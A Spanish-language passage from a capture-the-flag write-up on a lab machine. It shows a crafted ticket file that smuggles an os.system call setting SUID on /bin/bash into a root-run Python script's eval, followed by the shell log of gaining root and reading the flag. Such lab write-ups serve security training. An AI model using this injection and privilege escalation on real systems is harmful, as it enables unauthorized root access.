Ahora, lo que vamos hacer es evaluar el x.startswith y el replace de manera que quede de la siguiente manera:

```
# Skytrain Inc
## Ticket to
__Ticket Code:__
**11 + 2 and __import__('os').system('chmod u+s /bin/bash')
```

Finalmente, como tenemos el método **eval**, podemos concatenarlo importando la librería **os**, de modo que se estaría ejecutando también a la par. Como podemos ejecutar el script como root, una vía potencial es asignarle el permiso SUID a la bash. Ahora vamos a ejecutar el script y el resultado será el siguiente:

```
development@bountyhunter:/tmp$ sudo -u root python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
hola.md
Destination:
Invalid ticket.
development@bountyhunter:/tmp$ which /bin/bash | xargs ls -l
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
development@bountyhunter:/tmp$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
9080962667489dea6ed98d0326f1a89e
```

- ✓ **Ya tenemos la flag para el usuario root.**